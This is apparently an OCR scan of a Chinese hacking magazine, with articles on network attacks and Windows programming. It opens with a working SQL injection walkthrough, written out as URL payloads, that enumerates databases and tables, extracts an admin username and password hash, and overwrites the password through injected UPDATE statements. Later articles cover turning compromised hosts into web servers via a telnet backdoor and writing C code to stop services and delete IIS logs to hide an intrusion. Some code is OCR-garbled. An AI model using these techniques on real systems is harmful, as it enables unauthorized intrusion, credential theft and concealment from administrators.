GOOD! 这样我们就把name字段的值暴露出来了: Northwind,我们也就得到了一个库名!简单吧?呵呵,再改变dbid的值,可以得出所有的库名。当dbid等于10、11的时候,爆出了两个论坛的库名,分别为: BBS2002和BBS。

呵呵,论坛的库名出来啦! 那我们就不客气了,就找BBS这个库吧!

任务二: 得到BBS库中所有表名

先来第一句查询的SQL语句:

[http://www.AAA.com/jump.asp?id=3400 and 0<>\(select top 1 name from bbs.dbo.sysobjects where xtype='U'\)](http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U'))

返回的是name的值,然后和数字0比较,这样也是错的! 同样会暴露出name的值。好了,我们提交吧,只听到“砰”的一声! 一个表名(name的值)出来了,名叫: Address! 这里多说两句,如果你提交的时候,返回说没有权限,就说明这两个库的SQL号的权限不一样,那就放弃吧!

好,再来接着爆其他的表

[http://www.AAA.com/jump.asp?id=3400 and 0<>\(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in \('Address'\)\)](http://www.AAA.com/jump.asp?id=3400 and 0<>(select top 1 name from bbs.dbo.sysobjects where xtype='U' and name not in ('Address')))

又出来一个表名,名叫: admin! 依次提交... and name not in('address','admin',...)就可以查出所有的表名。

现在我们得到了Admin这个表,大家都清楚了



这个表是做什么的吧? 我们的目的就是要得到这个表中账号字段和密码字段的值! 下面就是要得到这个表中的所有字段名了! 怎么得到字段名呢? 系统表syscolumns中有用字段为: name、id、colid, 其中ID是保存着表的ID, 也就是说我们要得到表的ID号, 然后用SELECT * from bbs.dbo.syscolumns where id=bbs表的ID, 这样才能列出BBS这个表中所有的字段。看我表演吧!

```
http://www.AAA.com/jump.asp?id=3400
and 0<>(select count(*) from bbs.dbo.sysobjects
where xtype='U' and name='admin' and uid>
(str(id)))
```

我们是想把ID值转成字符型后再和一个整型值比较! 经典吧, 呵呵, 这也想得出来! (脚本小子: 臭要饭的老臭美!) 又听到“砰”的一声, ID号出来了, 值为: 773577794, OK, 进入下一关!

任务三: 得到ADMIN表中的字段列表

我们构造这样的URL:

```
http://www.AAA.com/jump.asp?id=3400
and 0<>(select top 1 name from BBS.dbo.
syscolumns where id=773577794)
```

还是把name和数字比较, IE会乖乖地返回adduser! 呵呵, 再来:

```
http://www.AAA.com/jump.asp?id=3400
and 0<>(select top 1 name from BBS.dbo.
syscolumns where id=773577794 and name not
in('adduser'))
```

又返回一个字段名: flag, 再来:

```
http://www.AAA.com/jump.asp?id=3400
and 0<>(select top 1 name from BBS.dbo.
syscolumns where id=773577794 and name not
in('adduser', 'flag'))
```

.....

当提交到: <http://www.AAA.com/jump.asp?id=3400> and 0<>(select top 1 name from BBS.dbo.syscolumns where id=773577794 and name not in('adduser', 'flag', 'id', 'lastlogin', 'lastloginip', 'password', 'username')) 的时候, IE返回: “BOF或EOF中有一个是“真”, 或者当前的

记录已被删除, 所需的操作要求一个当前的记录。”这就说明我们已经猜完了。

我们整理下战果, 把BBS库中的Admin表中的所有字段列出来, 包括adduser、adduser、flag、id、lastlogin、lastloginip、password、username, 看了一下, 很像动网的论坛。

任务四: 查询字段值

我们看看关键的username和password的值吧。

```
http://www.AAA.com/jump.asp?id=3400
and 0<(select id from BBS.dbo.admin where
username>1)
```

账号出来了: youbiao, 再提交一个:

```
http://www.AAA.com/jump.asp?id=3400
and 0<(select id from BBS.dbo.admin where
password>1 and username='youbiao')
```

真听话, 密码又出来了: d6b2f32a47b8bcb5, MD5的! 不怕, 我们不用破, 直接改一下他的密码:


```
http://www.AAA.com/jump.asp?id=3400;
update BBS.dbo.admin set
password='AAABBBCCDDDEEEF' where
username='youbiao';--
```

呵呵, 进去试试。成功了! 我们再来给他改回来(毒吧? 呵呵):

```
http://www.AAA.com/jump.asp?id=3400;
update BBS.dbo.admin set
password='d6b2f32a47b8bcb5' where
username='youbiao';--
```

通过提交UPDATE语句就可以直接把密码给他更改了, 不过这是动网的。现在我们得到的只是后台的账号, 还必须到前台去添加一个用户为管理员才行。相信长期玩脚本的朋友这点一定不是问题!

结束, 闪人

这次测试是我和黑夜一起测试的, 用了不少心思, 思维也比较灵活。大家不要利用本方法去破坏网络数据, 希望看到本文章的朋友, 如果自己的网站用了SQL数据库, 请认真检查脚本提交的参数, 如果有什么问题请和我联系dy-e@163.net, 我们一起研究! 



紧急应变WinHider

蝴蝶：要过年了啦，好高兴啊！又可以拿厚厚的红包、啃香香的鸡腿咯！呵呵，很高兴在新年第一期杂志上和大家见面！我是黑防新编辑蝴蝶，主要负责“业界动态”、“名家专访”、“e生e事”和“黑器攻防”这几个版块，希望大家以后多多照顾我，人家可是女孩子哦——什么？你问为什么女孩子要搞网络安全？哼！女孩子就不能黑来黑去啊！我也一样能边啃鸡腿边黑站！不信？不信那就给我你的IP，我用鸡腿狠狠地砸！嘻嘻，我就不信砸不开：）！过年这几天大家都比较贪玩吧？呵呵，我也是，所以今天给大家带来一个很方便的在公司逛网站、聊QQ的程序！希望大过年的大家都能开开心心地玩个痛快——我啃鸡腿先……

难度等级：初级

前置知识：无

文/ Koms Bomb (王祺)

当你上网时，一定有过这样的尴尬经历：“一个幽灵悄无声息地来到你的身后，你的显示器昭告了你现在的所有行动：看健康或者不健康的电影，在OICQ上和别人打情骂俏……”当你发现幽灵时，想清理现场已经来不及了，十多个五花八门的IE窗口，两个OICQ，一个RealOne，天啊，用鼠标点就要点半天。而那个幽灵，如果是你的朋友，只是令你尴尬一会儿而已，倒也无妨，如果是你的老板（或者是女朋友！），嘿嘿，后果如何，或许你会说我是问心无愧，自己是很努力工作的，只是偶尔放松一下，但你的雇主（或者是女朋友，呵呵）可不一定这么想。

有了WinHider，你就有了对抗幽灵的有力武器。一旦你发现可疑人物接近你，按下你所喜欢的热键，好了，数十个窗口在一瞬间不见了！只留下你的工作环境——Delphi的IDE，或者一堆财务软件等。羡慕吗？呵呵，不要流口水哦，让我们一起来看看这个小东西……

WinHider的特色

第一个特色，当然是隐藏窗口了。这其实不算

什么特色，稍微懂点Windows编程的人都可以写得出来。而且我Google了一下“WinHider”，发现已经有很多同名的隐藏窗口的工具了。不过那些工具，要么是隐藏你的当前窗口，要么是由你选择一些窗口来隐藏，而WinHider不允许你选择窗口，它是非常“暴力”地让你选择进程或者文件。当你按下隐藏热键时，WinHider会隐藏所有属于选择进程的窗口。这样的好处是：只要你把IE进程选为任务，那么不管你打开多少IE窗口，都可以进入隐藏的范围，这样你就不用一个窗口一个窗口地选择了，少去很多麻烦。

第二个特色可比隐藏窗口还有用，那就是可以隐藏Windows任务栏标签和托盘栏图标（Tray bar。什么？你不知道这是什么？看看你的任务栏右侧，时钟左边那一堆小图标就是了）。OICQ那个小企鹅是不是很惹人烦，随时告诉别人你在聊天？现在有了WinHider，就可以把那个企鹅从托盘里“隐藏”了。我给“隐藏”加了引号，是因为不是真的隐藏，而是删除。这个特色需要一些特殊操作，在Windows 98下没有什么正统方法，所以我只在Windows 2000及更高版本中实现。

WinHider的用法

WinHider共分4页,分管不同功能,我们了解了不同页的功能后就能按照每个按钮的功能来实现隐藏程序的目的了。



图1

1. 任务页

此页(图1)显示所选择的待隐藏的任务列表,以及对这些任务的相关操作。

按钮Save as default,就是把当前的列表存为文件,下次WinHider启动时会重新读入。

按钮Delete,删除当前选中的任务。

按钮Browse,浏览并选择一个文件,添加到任务列表里。从这个按钮可以看出WinHider的特点,以文件或者进程为单位,而不是以窗口为单位。

按钮Show/Hide,强制显示当前选中任务窗口。比如,你删除了MSN Messenger的托盘图标,又手工隐藏了它的主窗口,它又没有热键可以显示,怎么办?只好用这个按钮,给你个补救的机会,把它显示出来。

2. 活动任务页

此页(图2)显示当前系统内所有拥有窗口的活动任务的列表。在Win98下, kernel32.dll赫然出现在这里。别怪我,要怪就怪M\$吧,我用的是正统方法。




图2

按钮Add,把选中的任务加入到隐藏的任务里。

按钮Refresh,刷新列表。由于WinHider会自动刷新列表,这个按钮基本没什么用。

3. 选项页

此页(图3)可以用来设定一些选项。

Hide/Show windows,显示和隐藏窗口的热键,按下它就会显示或者隐藏窗口。注意,这个热键缺省值和OICQ的缺省热键是冲突的。

Active/Deactive WinHider,显示和隐藏

WinHider的热键。

小窍门:如果你忘记了这个热键,而且又把WinHider隐藏了,那么可以重新运行WinHider,这样第二个WinHider就会把第一个显示出来。




图3

Auto hide task

bar,自动隐藏任务栏。启用后,在隐藏窗口时会把任务栏也隐藏,但其他可见窗口就有悬空的感觉,不是很实用。

Show WinHider tray icon,是否显示WinHider的托盘图标,建议别显示,容易被别人发现。

Auto hide application taskbar icon,自动隐藏程序在任务栏上的图标。如果选中,那么WinHider会隐藏所选任务的任务栏图标(不是任务栏本身)。

Auto hide application tray icon,自动隐藏程序的托盘图标。注意,这个其实是删除,是无法恢复的。这个选项对付一些即时聊天还是很管用的。

以上两个“Auto hide”,在Win98下是灰的,不可用。

Refresh interval,设定WinHider自动刷新的速度,以秒为单位,这个速度也是WinHider捕获任务窗口的速度,建议为1或者3秒。如果这个值为0,那么WinHider就罢工不刷新了。

按钮Apply option.把选项存在配置文件里,下次可以接着用。

好了,通过这些介绍想必大家都能玩转WinHider了,希望大家不要被Boss和gf抓到哦! WinHider正式版的下载地址为: <http://www.mujweb.cz/www/komsbomb/dev/winhider.zip>。

wtf: 什么啊,只知道每天在人家最饿的时候明目张胆地啃鸡腿,还悄悄地逛网站,听着你吃鸡腿那“美妙”的声音,看着你美美地逛网站,我急啊!肚子还咕咕叫!可是我为什么每次就被boss抓到啊? 5555~命苦!就你小样儿知道WinHider,现在我都知道了!哼哼!——我错了I错了,别!别!别拿鸡腿砸我啊!疼!



蝴蝶：想来很多读者都很想要Web服务器吧？可是现在免费的主页空间实在难以寻觅，并且支持asp、cgi、php的空间对我们多数人来说可不便宜。但是网上有那么多肉鸡，为什么不可以利用它们呢？或许可以将它们变成自己的Web服务器？可以吗？让我们来看看本文——

难度等级：中

前置知识：Windows使用经验，命令行方式的操作经验

命令行下



将肉鸡做成服务器



文/图 汝林

天天在网上乱转，一有好东东出来总喜欢试试。这二天又看到了一个好东东——小巧的Web服务器NetBox。说到这个东东可厉害了，不仅小巧，而且完全是在命令行下进行安装。更刺激的是，Netbox完全支持ASP，也就是说你只要一安装它，就可以得到一台ASP服务器了。可以装网论坛，可以装下载程序，反正就是你的了。OK！各位快快拿出自己的网鸡，我们一起将肉鸡变成服务器！

首先我们要下载Netbox。找不到的朋友可以到影子鹰安全网络下载中心进行下载<http://www.cnhacker.cn>。下载完即可解压，这是一个解压包：里面有5个主要的文件，还有1个文件夹和1个ASP文件。另外还有一些说明文件，大家可以先看一看。我们首先将MAIL.BOX这个文件用记事本打开，修改其中的端口、还有目录，设为你想要的（图1）。

看到没有？我将端口改为了88，将默认目录改为了WWW，保存退出。

接下来，当然是将这些文件上传到你肉鸡的SYSTEM32目录下，包括解压出来的文件夹和ASP文件（图2）。

先和你的肉鸡进行IPC连接，这些是大家熟得不能再熟的工作了。下面我们做个自解压包，将所有



图1



图2

的解压出来的文件选中，右键鼠标，选择添加到档案文件，做成一个压缩包，然后再双击这个压缩包，选择最边上的自释放，进入后如图3和图4所示。

这样设置后，只要我们一解压就会自动运行INSTALL.BAT这个批处理，做好后选“完成”，样就做好了个自解压的压缩包，所有文件都放入这个压缩包中了。我们现在先将这个压缩包上传



图4



图5

到我们的肉鸡上(图5)。



图6

OK! 上传完毕, 现在所有的文件都已上传到肉鸡之中了。我们现在要登录肉鸡了, 我不知各位准备如何登录肉鸡, 反正我一直都用的是OPENTELNET, 只要有肉鸡的USER和PASSWORD, 就可以在本地远程给肉鸡开一个端口为77的后门(图6)。

然后就是在你本机的C M D下, TELNET IP到肉鸡的77端口, 好了, 看看我们上传的自解压包还在不在(图7)。




图7



图8

看看都在吧。快快运行一下: C : \ W I N N T \ SYSTEM32\NETBOXA.EXE。

打开我们的E, 输入肉鸡的IP加上你设置的端口。呵呵, 服务器启动了(图8)。

以后我们就可以利用这个自解压包上传到我们手中控制的肉鸡上, 将每一个肉鸡都变成一个支持ASP的服务器。在QQ上见到朋友你也可以很大方地说, 要不要ASP服务器呀, 给你一个! 哈哈!



图9



黑白对抗中的磁盘操纵技术

深入探析

文 / 单长虹

icefire: 无论是在病毒还是在反病毒技术中, 对磁盘的操纵都是一个永恒的话题, 这其中包括获取磁盘空间数据、磁盘遍历、文件搜索、文件目录删除等等, 很多朋友觉得很神秘, 一直有这方面的疑问, 所以下面我们就和大家一起讨论这方面的编程技术, 希望能够起到抛砖引玉的作用。

难度等级: 中

前置知识: 磁盘、API、VC++ 相关知识

获取磁盘空间的数据

如果是病毒, 它是如何来获取磁盘空间的数据信息的? 而且还能得到当前计算机有些什么逻辑驱动器? 下面我们一个一个讲:

首先来看一下在已经知道逻辑驱动器名称时如何得到磁盘空间信息, 这里有一个 API 函数, 其原型如下:

```
BOOL GetDiskFreeSpaceEx(
    LPCTSTR lpDirectoryName,    // 文件夹或者是驱动器全路径
    PULARGE_INTEGER lpFreeBytes AvailableToCaller, // 可以利用的磁盘空间
    PULARGE_INTEGER lpTotalNumberOfBytes, // 磁盘或文件夹总的空间数量
    PULARGE_INTEGER lpTotalNumberOfFreeBytes // 剩余的磁盘或文件夹空间数量
);
```

关于这个函数的参数的几点说明:

(1) 第一个参数如果为空, 则返回程序所在当前目录的空间数据。如果使用的是 UNC 路径, 则要在最后加一个反斜线。例如, 你指定的路径为 \\MyServer\\MyShare, 则要写成 \\MyServer\\

MyShare\\。

(2) 对于后面第二和第三个参数, 如果系统在磁盘上作了每用户的磁盘配额, 则得到的数据可能会比实际的数据要小。

注: 关于磁盘配额的知识, 读者可以参考笔者在黑防的 2003 年第 10 期上发表的《NTFS 全面解决 Windows2000 的安全方案》一文。

对于获取所有驱动器的 API 函数原型如下:

```
DWORD GetLogicalDriveStrings(
    DWORD nBufferLength, // 用来存放驱动器名的缓冲区的大小
    LPTSTR lpBuffer // 指向存放驱动器名的缓冲区的指针
);
```

这个程序的源代码读者可以在附书光盘中找到, 名为“获取磁盘空间数据”, 用 VC++6.0 编写。

```
void CDrvSpaceDlg::OnGetDrvSpaceInfo() // 获取磁盘空间数据函数
{
    UpdateData(TRUE); // 更新列表框
    // 从控件 IDC_DRIVER 中获得选择的驱动
```



器

```

CString Driver;
CComboBox* pDriver = (CComboBox*)
GetDlgItem(IDC_DRIVER);
pDriver->GetWindowText(Driver);
// 获得磁盘空间信息
ULARGE_INTEGER FreeAv, TotalBytes,
FreeBytes;
if(GetDiskFreeSpaceEx(Driver, &FreeAv,
&TotalBytes, &FreeBytes))
{
    // 格式化信息
    CString strTotalBytes, strFreeBytes;
    strTotalBytes.Format("%u 字节",
TotalBytes.QuadPart);
    strFreeBytes.Format("%u 字节",
FreeBytes.QuadPart);
    CStatic* pTotalStatic = (CStatic*)
GetDlgItem(IDC_TOTAL);
    CStatic* pFreeStatic = (CStatic*)
GetDlgItem(IDC_FREE);
    pTotalStatic->SetWindowText
(strTotalBytes);
    pFreeStatic->SetWindowText
(strFreeBytes);
}
}

```

下面的函数可用来取得磁盘的逻辑驱动器。

```

void CDrvSpaceDlg::FindAllDrivers()
{
    CComboBox* Driver=(CComboBox*)
GetDlgItem(IDC_DRIVER);
    DWORD dwNumBytesForDriveStrings;//实际
    存储驱动器号的字符串长度
    HANDLE hHeap;
    LPSTR lp;
    CString strLogdrive;
    // 获得实际存储驱动器号的字符串长度
    dwNumBytesForDriveStrings=GetLogicalDriveStrings
(0,NULL)*sizeof(TCHAR);
    // 如果字符串不为空,则表示有正常的驱
    动器存在
    if (dwNumBytesForDriveStrings!=0) {
        // 为了实现安全的内存分配,在堆
        中分配字符串空间
        hHeap=GetProcessHeap();//得到本
        进程的堆句柄
    }
}

```

```

// 分配一块堆,大小为
dwNumBytesForDriveStrings,并初始化为零。
lp=(LPSTR)HeapAlloc(hHeap,
HEAP_ZERO_MEMORY,
dwNumBytesForDriveStrings);
// 获得标明所有驱动器的字符串
GetLogicalDriveStrings(HeapSize
(hHeap,0,lp),lp);
// 将驱动器一个个放到下拉框中,因为每一个
驱动器符号放入堆中时形如 A:\0C:\0D:\0E:\0,
所以每次在将 0 (也就是 NULL) 之前的字符添加
到 Driver 之后,应该将指针移到 0 之后的位置,将
下一个逻辑驱动器字符串加入到 Driver 之中。对
于 NULL 结束的字符串来说,使用指针取字符串
时,一旦碰到 0 (也就是 NULL),就认为一个字
符串结束了。
while (*lp!=0) {
    Driver->AddString(lp);
    // 函数 _tcschr() 用来得到下一个 0 的指针
    值
    lp=_tcschr(lp,0)+1;
}
else
    AfxMessageBox("Can't Use The
Function GetLogicalDriveStrings!");
}

```

递归法遍历磁盘目录

上面是病毒类技术常用的搜索当前计算机上磁盘信息的方法,属于“黑”方面的,下面我们来看一个属于“白”方面的:杀毒软件大家不陌生吧?当运行一个杀毒软件的时候,我们经常可以看到软件在不停地搜索文件,并不断将搜索到的文件显示出来。这里所用到的技术就是将要提到的递归法遍历磁盘技术。

MFC 的 CfileFind 类的函数 FindFile 和 FindNext 可以访问某一个目录下一层的文件和文件夹,然后调用函数 IsDirectory 和 IsDots (每一个文件夹新建时都有两个默认文件夹,分别用.和..表示,这里使用 IsDots 就是为了排除这两个文件夹)判断到底是文件夹还是文件,如果是文件夹则继续向下一层目录递归搜索,直到所有的文件都访问完为止,这样就可以轻松实现磁盘的递归遍历。这里没



有用到特别难懂的 API 函数, 我只是作一个简单解析, 程序用 VC++6.0 写成, 源代码放在附书光盘中, 名为“磁盘的递归遍历”, 读者可以找出来执行一下, 看一下效果。核心部分的源代码如下:

```
void CBrowseDirDlg::BrowseDir(CString strDir)
{
    CFileFind ff;
    CString szDir = strDir;
    if(szDir.Right(1) != "\\")
        szDir += "\\";
    szDir += " *.*";
    BOOL res = ff.FindFile(szDir);
    while(res)
    {
        res = ff.FindNextFile();
        if(ff.IsDirectory() && !ff.IsDots())
        {
            // 如果是一个子目录, 用递归继续往深一层找
            BrowseDir(ff.GetFilePath());
        }
        else if(!ff.IsDirectory() && !ff.IsDots())
        {
            // 显示当前访问的文件
            CStatic* p = (CStatic*)
            GetDlgItem(IDC_STATIC_FILE);
            CString str;
            str.Format(" 当前访问的文件: %s", ff.GetFilePath());
            p->SetWindowText(str);
            Sleep(500);
        }
    }
    ff.Close(); // 关闭
}
```

注: 这些程序为了面向广泛的读者, 都没有使用 GUI 线程与 WORKER 线程分离的技术, 所以程序运行起来之后, 只有强制结束, 还望读者谅解。

快速检索文件

Windows 中提供了检索文件的工具, 而且功能很强大, 本例中我们将讨论如何在自己的程序中实现这一功能。有些函数的使用与第二例相似, 所以

就不多说, 下面来看一下实现的程序。读者可以在附书光盘中找到源程序, 名称为“快速检索文件”, 使用 VC++6.0 编写。

```
void CSearchFileDlg::SearchFile(CString strDir,
    CString strFile)
{
    CFileFind ff;
    // 对要搜索的目录右边的反斜线进行处理, 为了能够对所有文件递归搜索, 加上 *.*
    CString szDir = strDir;
    if(szDir.Right(1) != "\\")
        szDir += "\\";
    szDir += " *.*";
    BOOL res = ff.FindFile(szDir);
    while(res)
    {
        res = ff.FindNextFile();
        if(ff.GetFileName()==strFile)
        {
            // 如果找到了文件, 则将其加入列表框中
            m_ctrlFilesList.AddString(ff.GetFilePath());
        }
        if(ff.IsDirectory() && !ff.IsDots())
        {
            // 如果是一个子目录, 用递归继续往深一层找
            SearchFile(ff.GetFilePath(), strFile);
        }
    }
    ff.Close(); // 关闭文件对象
}
```

删除不为空的目录

删除目录时, 必须保证目录为空, 否则将不允许删除。这里, 我们将使用 Windows 提供的删除目录的函数 RemoveDirectory, 在保证目录中文件已经全部删除的情况下, 删除该空目录, 这里我们同样使用递归的方法, 对于子目录, 也用同样的方法删除。程序的核心部分列表如下, 源程序名称为“删除目录”, 可以在附书光盘中找到, 用 VC++6.0 实现。

```
void CDelUnEmptyDirDlg::RecursiveDelete(CString
szPath)
{
    CFileFind ff;    // 定义一个 CfileFind 对
    象
    CString path = szPath;
    if(path.Right(1) != "\\")
        path += "\\";
    path += " *.*";
    // 匹配指定文件夹下的所有文件, 以便进
    行删除
    BOOL res = ff.FindFile(path);
    while(res)
    {
        res = ff.FindNextFile();
        // 是文件时直接删除
        AfxMessageBox(ff.GetFilePath());
        if (!ff.IsDots()) && !ff.IsDirectory
        ( ) // 如果既不是子目录, 也不是 . 和 .. 目录, 则
        可确定是文件, 直接删除。
            DeleteFile(ff.GetFilePath());
        else if (ff.IsDots()) // 如果是 . 和 ..
        说明文件夹已经为空, 则继续搜索文件
            continue;
        else if (ff.IsDirectory())
        {

```

```
        path = ff.GetFilePath();
        // 是目录时继续递归, 删除
        该目录下的文件
        RecursiveDelete(path);
        // 目录为空后删除目录
        RemoveDirectory(path);
    }
}
// 最终目录被清空了, 于是删除该目录
RemoveDirectory(szPath);
}
```

写到这里, 并没有将在黑白对抗中所用到的所有的磁盘操纵技术尽收眼底, 剩下的一些技术, 感兴趣的朋友可以结合上面提到的方法和技巧, 在实践中举一反三、触类旁通。

后记: 关于磁盘的操纵技术, 细节和技巧很多, 读者要想在这方面有所建树, 一定要多看别人写的程序, 观察其中用到的方法, 不仅要知道怎么做, 还要明白会这么做。关于这方面的内容, CVC 论坛上讨论的也比较多, 读者可以登录 www.logoncom.com 参与讨论。

(上接第 23 页)




图 4

们把 IIS 的认证方式改为基础认证的时候 (图 4):

我们再关闭浏览器, 看看其运行结果 (图 5):

呵呵, 很吃惊吧! 是不是我们的密码被清楚地写了出来。不相信的朋友可以亲自

这是看不到密码的情况, 因为 IIS 采用的是 Windows 集成认证。但是当我




图 5

试试。为什么这里出现的是 administrator 的密码呢? 因为输入了一个

可以被认证的用户来访问 IIS, 所以密码就显示出该用户的。如果你输入的是别人的密码, 只要取得了认证, 那么密码也会被送出来。

现在面对你的 IIS 安全配置, 你不会再无从下手了吧。只有善于总结, 我们的安全知识才能飞速增长哦!


本文的出发点是要读者看清楚安全漏洞的本质和影响, 请不要利用此安全漏洞做任何非法的操作, 否则后果自负哦。



icefire: 日志是系统记录用户操作情况的地方, 任何一个学习网络安全的人都应该明确日志在系统中的重要作用, 但是安全方面该如何保护日志? 入侵者又该如何方便、实用地删除日志? 这对矛盾并不是人人都能化解的, 下面就给大家带来一篇介绍如何通过编程实现日志删除的文章, 目的是想让大家在学到编程知识的同时, 也能明白删除日志的大体流程并对应地去体会保护日志被删除的方法!

难度等级: 初级

前置知识: C语言基础



也玩清除日志

文 / 小华健

清除日志是每次入侵后都必须要做的事, 以免被别人发现入侵痕迹, 网络上虽然有很多非常流行的清除日志的工具, 但遗憾的是几乎都没有实际的效用。考虑到朋友们的需要, 今天我们就自己来打造一份功能完备的清楚日志工具!

我们知道, 如果想要清除日志, 那么首先应该停止服务, 然后用 GetSystemDirectory () 来获取系统目录, 再删除日志文件, 最后用一个函数来重启服务。我们比较常见的是 W3SVC 服务, 下面就以它为例来说明如何通过编程来删除日志。

预备函数

首先, OpenSCManager 函数是用来打开指定计算机上的 service control manager database。其函数原型:

```
SC_HANDLE OpenSCManager(  
LPCTSTR lpMachineName, \\ 指定计算机名, 若  
为空则指定为本机;  
LPCTSTR lpDatabaseName, \\ 指定要打开的 ser-  
vice control manager database 名, 默认为空;  
DWORD dwDesiredAccess \\ 指定操作的权限;  
)  
其中参数 dwDesiredAccess, 可以为下面取值之  
一:  
SC_MANAGER_ALL_ACCESS // 所有权限;  
SC_MANAGER_CONNECT // 允许连接到 ser-  
vice control manager database;
```

```
SC_MANAGER_CREATE_SERVICE // 允许创  
建服务对象并把它加入 database;  
SC_MANAGER_ENUMERATE_SERVICE // 允  
许枚举 database 中的 Service;  
SC_MANAGER_LOCK // 允许锁住 database;  
SC_MANAGER_QUERY_LOCK_STATUS // 允  
许查询 database 的封锁信息;
```

再有, OpenService 函数能打开指定的 Service, 函数调用成功则返回打开的 Service 句柄, 失败则返回 NULL。其函数原型如下:

```
SC_HANDLE OpenService(  
SC_HANDLE hSCManager, // 指向 service con-  
trol manager database 的句柄, 由 OpenSCManager  
返回;  
LPCTSTR lpServiceName, // 为 Service 的名字;  
DWORD dwDesiredAccess // 访问权限;  
)
```

Service 程序没有专门的停止函数, 而是用 ControlService 函数来控制 Service 的暂停、继续、停止等操作。其函数原型如下:

```
BOOL ControlService(  
SC_HANDLE hService,  
DWORD dwControl, LPSERVICE,  
STATUS lpServiceStatus // 一个指向  
SERVICE_STATUS 的指针;  
)
```



参数 dwControl 指定发出的控制命令, 可以为以下几个值:

```
SERVICE_CONTROL_STOP // 停止 Service;
SERVICE_CONTROL_PAUSE // 暂停 Service;
SERVICE_CONTROL_CONTINUE // 继续 Service;
SERVICE_CONTROL_INTERROGATE // 查询 Service 的状态;
SERVICE_CONTROL_SHUTDOWN // 让 ControlService 调用失效;
```

编写过程

首先要停止服务, 具体程序如下:

```
void StopServices(LPCTSTR lpServiceName)
{
    SC_HANDLE sc=OpenSCManager(NULL,
    NULL,SC_MANAGER_ALL_ACCESS);
    if(sc)
    {
        SC_HANDLE sh=OpenService(sc,
        lpServiceName,SERVICE_STOP);
        if(sh)
        {
            BOOL bControl;
            SERVICE_STATUS
            ServiceStatus;
            bControl=ControlService(sh,
            SERVICE_CONTROL_STOP,&ServiceStatus);
            if(bControl)
            {
                printf("success to stop the
                service\\ \"%s\\ \"\\n",lpServiceName);
            }
            else
            {
                printf("failed to stop the
                service\\ \"%s\\ \"\\n",lpServiceName);
            }
            }CloseServiceHandle(sh);
        }
        CloseServiceHandle(sc);
        return;
    }
}
```

然后再删除已经记录的日志文件, 删除文件的函数如下:

```
void DelFiles(LPCTSTR lpFileName)
{
    BOOL dDel=DeleteFile(lpFileName);
    TCHAR tcSystemDirectory[1024];
    GetSystemDirectory(tcSystemDirectory,1024)
    if(dDel)
    {
        printf("delete file \\ \"%s\\ \" success\\n",
        lpFileName);
    }
    else
    {
        DWORD i=GetLastError();
        printf("delete file \\ \"%s\\ \" failed\\n",
        lpFileName);
    }
}
```

在删除日志成功以后, 还需要重新启动服务, 我们可以用 StartService 函数来启动指定的 Service。其函数原型如下:

```
BOOL StartService(
    SC_HANDLE hService,\\ 指向 Service 的句柄,
    由 OpenService 返回;
    DWORD dwNumServiceArgs,\\ 为启动服务所需
    的参数的个数;
    LPCTSTR *lpServiceArgVectors \\ 为启动服务
    所需的参数;
)
```

其中, 参数 lpServiceStatus 是一个指向 SERVICE_STATUS 的指针。SERVICE_STATUS 是一个比较重要的结构, 它包含了 Service 的各种信息, 如当前状态、可接受何种控制命令等等。

```
void StartServices(LPCTSTR lpServiceName)
{
    SC_HANDLE sc=OpenSCManager(NULL,
    NULL,SC_MANAGER_ALL_ACCESS);
    if(sc)
    {
        SC_HANDLE sh=OpenService(sc,
        lpServiceName,SERVICE_START);
        if(sh)
        {
            BOOL bControl;
            bControl=StartService(sh,1,
```



icefire: 如何收集肉鸡的系统信息? 如何量身定做一套适合自己使用习惯的肉鸡信息检测程序? 这些都是入侵中常遇到的问题。怎样才能在最短的时间内搞清楚肉鸡的系统情况? 当然是自己写程序! 很难? 当然不是! 如果告诉你: 自己编写查看肉鸡系统信息的程序非常简单, 通过几个实用的API就可以实现, 你是不是觉得难以置信? 好吧, 让我们一起DIY一个属于自己的肉鸡系统信息检测工具吧!

难度等级: 中级

前置知识: C语言编写基础

轻松实现检测



Windows 肉鸡系统信息



文 / Sky

入侵后第一步做什么? 当然是查看肉鸡的各种系统信息, 然后再决定这个肉鸡该吃还是该丢? 是好鸡还是病鸡? 那检测肉鸡系统信息的方法是什么呢? 全手工? 累! 用大程序? 不方便传输! 该怎么办呢? 还是发扬我们的DIY精神, 自己打造一个适合自己使用习惯的系统信息检测工具吧! follow me!

操作系统详细信息收集

我们一般所讲的系统信息包含操作系统版本、

service pack、build号等, 如何编程得到这些信息? 我们就要用到GetVersionEx(LPOSVERSIONINFO lpVersionInfo)这个API函数了!

